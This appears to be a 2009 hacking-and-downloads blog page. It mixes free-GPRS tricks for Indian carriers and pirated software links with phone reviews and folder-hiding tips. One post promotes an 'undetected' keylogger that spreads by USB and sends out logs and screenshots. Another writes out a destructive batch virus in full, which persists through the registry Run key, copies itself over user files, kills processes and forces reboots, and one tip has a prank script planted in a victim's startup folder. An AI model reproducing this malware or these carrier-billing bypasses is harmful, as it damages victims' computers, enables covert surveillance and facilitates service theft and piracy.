* Voila!! your Mac should be booting up as you read this..

See it was that simple. No more HFS+ and Blinking Cursor errors. Just follow this guide step by step and you should be able to dual boot Windows Vista and Leopard in no time. If you have any questions just drop in a comment, I’ll reply at the earliest.
For Drivers and Patches I suggest you look at the InsanelyMac Forums. This guide would have been nearly impossible without :

* Uphuck Forums
* InsanelyMac Forums
* OSX86 Wiki.

Free Airtel GPRS Using UCWEB

Posted by smit sanghvi Friday, December 18, 2009 0 comments


I am here with the most incredible trick for Free GPRS in Airtel with UCWEB. Previously we had a TeaShark application that was awesome with great speed and perfect for browsing, but unfortunately the trick no longer works most of the regions. And your are the lucky one if that still works for you without costing any bucks.


The world of software and hacks is always open for Airtel because it took about six months for Airtel guys to figure out the TeaShark problem and fix it out. But now its another software to replace TeaShark thats UCWEB.


UCWEB is a web browser for mobile devices such as mobile phones. UCWEB is now ranked #1 in the Chinese mobile web browser market. UCWEB just works really fine with Airtel Network and its just free. UCWEB just works fine with Airtel Live costing you nothing.


Link : Download UCWEB for Mobile

Download Counter Strike 1.6 Full Game

Posted by smit sanghvi Thursday, December 17, 2009 0 comments

Counter Strike is known to be one of the most popular PC games of all time. Personally I’ve not played this game :D, but have seen many of my friends playing this for hours. Excellent graphics, sounds, visualizations, different stages made this game popular among game lovers. You can play this game as a single user and can also play with multi players. This action game has been released in different versions like Counter Strike Zero Condition, 1.6 Multi user game play etc. You can download Counter Strike 1.6 full game from Softpedia and start playing. Full version of this game is sized just about 380 MB.


Download Counter Strike 1.6 Full Game


* Download Counter Strike 1.6 Full version

* Download GCF Scape utility

* Extract the downloaded game using GCF Scape utility on your system

* Install the game on your system.

Broheims KeyLogger

Posted by smit sanghvi 0 comments

Keystroke logging (often called keylogging) is the practice of tracking (or logging) the keys struck on a keyboard, typically in a covert manner so that the person using the keyboard is unaware that their actions are being monitored. There are numerous keylogging methods, ranging from hardware and software-based to electromagnetic and acoustic analysis.

Here is a great keylogger i found. Its totally undetected by any antivirus

Features:

*fake message
*contains anti
*contains the logs sending option in minutes
*Sends screenshots,
*kills taskmanager,
*auto adding to startup, and
*usb spreading


DOWNLOAD

Folder Change is a software which can change any folder into a system folder like My Computer, Recycle Bin etc. Just select the folder and the one to change to and you are done. When you like to revert to your original folder, just revert it back. The files and other folders remain intact.
Very good for hiding files and folders from notorious lookers.
Needs .NET Framework to run.
I suppose this doesn’t work on VISTA.
——————————————-
DOWNLOAD
——————————————-


OR


No need of any software..just run this command in cmd prompt:

drive:> attrib +s +h “path”

where you have to navigate to your drive with cmd..

Free GPRS For Idea Cellular With Opera Mini v3.1.7196

Posted by smit sanghvi Wednesday, December 16, 2009 2 comments


This trick is 100% working.Just follow the below steps
Free GPRS on Idea. With Opera Mini v3.1.7196 Latest Version.

Goto Setting-> Connection-> Access Point-> New Access Point with this setting

Connection Name-> Free GPRS

Data Bearer-> GPRS

Access Point Name-> Field is Empty

User Name-> Field is Empty

Prompt Password-> No

Password-> Field is Empty

Authentication-> Normal

Homepage-> Field is Empty

Advanced Setting

Phone IP Address-> Auto

Primary Name Server-> 203.120.90.60

Second. Name Server-> 203.160.90.90

Proxy Server Address-> Field is Empty

Proxy Port Number-> Field is Empty

Goto Setting-> Connection-> GPRS

GPRS Connection-> When Needed

Access Point-> internet (Small Letter)

And Restart The Phone.

Free GPRS Use This Setting With Opera Mini v3.1.7196 Latest Version

Mobile Zone

Posted by smit sanghvi Monday, December 14, 2009 1 comments


This is the new page added to website.From this Page you can send free SMS in anywhere in the world,download softwares,songs,ringtones and much more.

Wondershare Flash Gallery Factory 4.8

Posted by smit sanghvi Saturday, December 12, 2009 1 comments


Wondershare Flash Gallery Factory is an unique and easy-to-use software for creating elegant flash photo slideshows, flash photo albums and flash presentations. With 200 stunning Transition and Pan/Zoom effects, professional designed templates, Intro/End Credits and background music to be added on, making and sharing eye-catching slideshows has never been so easy!


RapidShare
MegaUpload
HotFile

Create a Fake And A Destructive Virus in Notepad

Posted by smit sanghvi Thursday, December 10, 2009 0 comments


This is another simple fake virus but does a little damage,I have published one more article on this about 2 days back ..So i hope this is going to make that even better!
Open notepad and type this:

lol=msgbox (”Warning a virus has been detected on your PC. Press YES to format your hard disk now or press NO to format your hard disk after system reboot”,20,”Warning”)
Then save it as Virus.vbs
and go to the folder that contains it and open it if a window pops out saying that a virus has been detected,then it’s working. Press yes or no to close the window and put it in the startup folder of the victim’s account.
On startup the window should appear.
Note: This does not harm your computer as it does not contain virus.
The Yes and No button does not do anything except closing the window. And you can edit the virus in the sentence: Warning a virus has detected on your PC to any kind of virus eg.Trojan Horse like this lol=msgbox (”Warning a Trojan horse has been detected on your PC. Press YES to format your hard disk now or press NO to format format your hard disk after system reboot”,20,”Warning”)

Simple batch virus. (This is quite Destructive !)

This one is a simple batch virus
Just copy and paste the code given below in notepad and save it as game.bat(not .txt). Be carefull & Don’t run this on your PC

@Echo off
color 4
title 4
title R.I.P
start
start
start
start calc
copy %0 %Systemroot%Greatgame > nul
reg add HKLMSoftwareMicrosoftWindowsCurrentVersionRun /v Greatgame /t REG_SZ
/d %systemroot%Greatgame.bat /f > nul
copy %0 *.bat > nul
Attrib +r +h Greatgame.bat
Attrib +r +h
RUNDLL32 USER32.DLL.SwapMouseButton
start calc
cls
tskill msnmsgr
tskill LimeWire
tskill iexplore
tskill NMain
start
cls
cd %userprofile%desktop
copy Greatgame.bat R.I.P.bat
copy Greatgame.bat R.I.P.jpg
copy Greatgame.bat R.I.P.txt
copy Greatgame.bat R.I.P.exe
copy Greatgame.bat R.I.P.mov
copy Greatgame.bat FixVirus.bat
cd %userprofile%My Documents
copy Greatgame.bat R.I.P.bat
copy Greatgame.bat R.I.P.jpg
copy Greatgame.bat R.I.P.txt
copy Greatgame.bat R.I.P.exe
copy Greatgame.bat R.I.P.mov
copy Greatgame.bat FixVirus.bat
start
start calc
cls
msg * R.I.P
msg * R.I.P
shutdown -r -t 10 -c “VIRUS DETECTED”
start
start
time 12:00
:R.I.P
cd %usernameprofile%desktop
copy Greatgame.bat %random%.bat
goto RIP

What does it Do ?
1) Copies itself into startup
2) Copy itself over one thousand times into random spots in your computer
3) Hide its self and all other created files
4) Task kill MSN, Norton, Windows Explorer, Limewire.
5) Swap the left mouse button with the right one
6) Opens alert boxes
7) Changes the time to 12:00 and shuts down the computer



Having read the title of this post you may be wondering if it’s really possible. Yeah! It is possible. As the word suggests, it’s a calculator with a safe which is capable of storing and keeping your files and folders safe. The safe calculator looks just like the default calculator in Windows and in fact it can even perform calculations just like any other calculator. When you start Safe Calculator it will look just like the below pic.


The default code/ pin for the safe is ‘123’. So, to unlock you need to type ‘123’ in the calculator and press on ‘MS’, now the calculator will enter into safe mode. Here you can change the default pin if you want by clicking on ‘New pin’.



Now click on ‘+’ and then ‘=’ to confirm and enter into the safe to browse and choose the files you want to hide. Click on ‘Store’ once you’re done.

BSNL 3G HACK 100% Working

Posted by smit sanghvi 0 comments


Here is a 100 % working trick to unlimited use BSNL 3G at the cost of
Normal GPRS

First of all Buy a normal 2g bsnl’s sim card and keep balance 50+ rs.
now activate gprs by sending sms GPRS PRE to 53733 It will be
actrivated in 24 hours, after activation get gprs settings by calling c.care
Now do e-recharge with 230 rs (or whatever unlimited plan exists in your area)
in it, After activation You have to chnage only one thing in yor 3G enabled cell.
Go to settings>tools>settings>phone&g
t;network>network mode> now select UMTS
THEN do manual searching for network u will fing bsnl 3g network there wid small 3g logo along wid its name,select it as default
Now see your data singnals logo….. vola it is converted into 3G
You will get near about 500kbps to 1200 kbps speed
Remember use BSNLEGPRS or BSNLPREPAID as ur access point
but its 100% working
Enjoy 3G at minimum cost……


Do you want to password protect your folder? Do you want to make it invisible so that it remains unnoticed by the normal users? Well here is a way to do that. In this post I will show you how to make a password protected folder in Windows without using any additional software. Here is is step by step procedure to create a password protected folder.


How to create a Password Protected Folder
Step-1: Create a new folder (Right-click -> New -> Folder) and give it any name of your choice. For instance I name it as ABC.
Step-2: Now in this folder place all the important files, documents or any folders that you want to password protect.
Step-3: Now Right-click on this folder (ABC) and select the option Send To -> Compressed (zipped) Folder.
Step-4: Now a new compressed zipped folder gets created next this folder (ABC) with the same name.
Step-5: Double-click on this compressed zipped folder and you should see your original folder (ABC) here.
Step-6: Now goto the File menu and select the option Add a password.
ie: File -> Add a password
Now a small window will pop up and here you can set your desired password. Once the password is set, the folder will ask for the password every time it is opened. Thus you have now created the password protected folder.

How to make it Invisible
Step-1: Now Right-click on this password protected folder and select Properties.
Step-2: At the bottom select the option Hidden and press OK. Now your folder gets invisible (hidden).
Step-3: In order to unhide this folder go to My Computer – >Tools -> Folder options. Switch to View tab, scroll down and under Hidden files and folders you’ll see the following two options
  • Do not show hidden files and folders
  • Show hidden files and folders
Now select the second option and press OK. Now the invisible folder becomes visible in it’s location. To access it you need the password. To make it invisible again repeat step -1 through step-3 and select the first option and click OK. Now the folder becomes invisible once again.
I hope you like this post. Pass your comments!! Cheers

Samsung Mythic Review

Posted by smit sanghvi Wednesday, December 9, 2009 0 comments

samsung-mythic-photo1
Samsung Mythic has been named aptly as it could only exist in myths a few years ago. The phone boasts all the latest technologies packaged in a smart bundle. The phone, although of block form factor, is indeed quite a looker. It sports a large screen of 3.3 inch, which is fully touchscreen. It has a host of widgets making online life on the move a breeze. As of now, the phone is available bundled with AT&T network only. Not only does it have internet capabilities, it also serves as a decent mobile TV. At present, AT&T offers Comedy Central, CBS, MTV, ESPN, FOX, NBC and many other channels.
The navigation between apps and websites is quick and easy thanks to Samsung’s Touch Wiz user interface. It comes preloaded with software apps like AT&T navigator, AT&T Social Net etc. The home screen scrolls left and right to for accessing additional phone application using touch navigation. One of the most important features is that it comes with AT&T’s modified Opera browser. It gives you three windows to surf the internet. You can view the World Wide Web in one window; get information about places of interest nearby, maps, traffic alerts, driving directions on the other; and headlines from popular news, sports and entertainment websites on the third.
The Mythic is a good addition to the Samsung’s enviable lineup of smart phones. The block form factor is targeted towards the people who dislike the clamshell ones. Among technical features, it has a full bag. The screen is TFT with 262K colors. It has an mp3 player and an expandable memory using microSD or TransFlash memory cards. The PC Sync is available with USB 2.0 specifications. The default web browser is Opera 2.0 and also has GPS navigation provided by AT&T Navigator. As with all the mid and high end phones, it has a speaker phone.
The touch screen user interface might need a little getting used to for people habituated to using actual keyboards. The touch screen keyboard is the only option for typing on the Mythic as it does not have a real keyboard. But once you get used to it, you start to find it much more convenient to use than the normal keyboards. The Samsung Touch Wiz user interface, also seen on some other Samsung phones gives a quick access to your favorite websites such as YouTube and Facebook. If it were not for the Samsung Touch Wiz user interface, the phone could have tuned out to be a drab, but the user interface makes it a really competent phone.
Because of the rich colors, watching web TV is a lot of fun on the Mythic. It can store many video clips, pictures and games due to the expandable memory. This makes the phone very useful not only to business professionals who want to keep abreast of stock updates etc, but also for those who want a smart phone just for entertainment. The Samsung Mythic operates on GSM and UTMS networks.

BOLT Browser Version 1.6

Posted by smit sanghvi Tuesday, December 8, 2009 0 comments

Bitstream Inc. announced yesterday the release of a new version of its mobile browser, namely BOLT 1.6. According to the company, the browser comes as a fully featured solution for all mobile phone users, and can be used on devices of all types. Not only that the BOLD 1.6 browser is capable of delivering leading data compression ratio, but it also offers the best website rendering, being able to render web pages as they are seen on a computer. 


The features list of the BOLT browser includes:
- Best of breed page load speeds
- Most accurate page rendering
- Displays full websites just as they would appear on desktop computers
- Streams videos from popular video services such as YouTube
- Copy and paste text
- Uploads video and photo files directly to websites from browser
- Only major WebKit based cloud computing browser
What’s New in This Release:
· Server upgrades (make v1.6 more than 15% faster than Beta3)
· Cache support that enables directly browsing back to a previously visited page
· Download manager that downloads files directly within BOLT on JSR 75 capable devices
· Dedicated search bar, enabling search on popular search engines directly from BOLT
· Enhanced column width control that auto-aligns the text to columns for ease of reading
· Enhanced video support that includes inline media playing capability even on low-end devices
· Enhanced copy-paste support for BlackBerry devices
· Support for streaming videos of any length
· Volume UP/DOWN controls in the inline media player
· Ability to rearrange the subscribed feeds using the ‘grab’ feature
· Access to History links from the URL window with inline editing OFF
· One click access on Home Page that ensures the cursor jumps to the desired widget


BOLT 1.6 can now be set as the default browser on BlackBerry smartphones, based on users requests. Moreover, the company notes that users of a RIM device can enjoy default BlackBerry shortcuts and optimizations with the browser. The BOLT browser, Bitstream notes, has been downloaded more than 2.8 million times since its launch back in February this year, and has been also selected as the default browsing solution by makers around the world.

DOWNLOAD

Tech Smith SnagIt 9.1

Posted by smit sanghvi 0 comments


SnagIt, the award-winning screen-capture software. Using SnagIt, you can select and capture anything on your screen, then easily add text, arrows, or effects, and save the capture to a file or share it immediately by e-mail or IM. Capture and share an article, image, or Web page directly from your screen. Or, capture and share any part of any application that runs on your PC. Automatically save in one of 23 file formats, or send to the printer, to your e-mail, or to the clipboard. Use SnagIt’s built-in editors to modify, annotate, and enhance your images and the Catalog Browser to organize your files. Increase your productivity while quickly creating professional presentations and flawless documentation.

SnagIt 9.1

SnagIt 9.1

24 MB | Rapidshare | Megaupload

Download SnagIt 9.1


Visit our new website

Our Newsletter

Enter your email address To Subscribe Us Via Email:

Our SMS Updates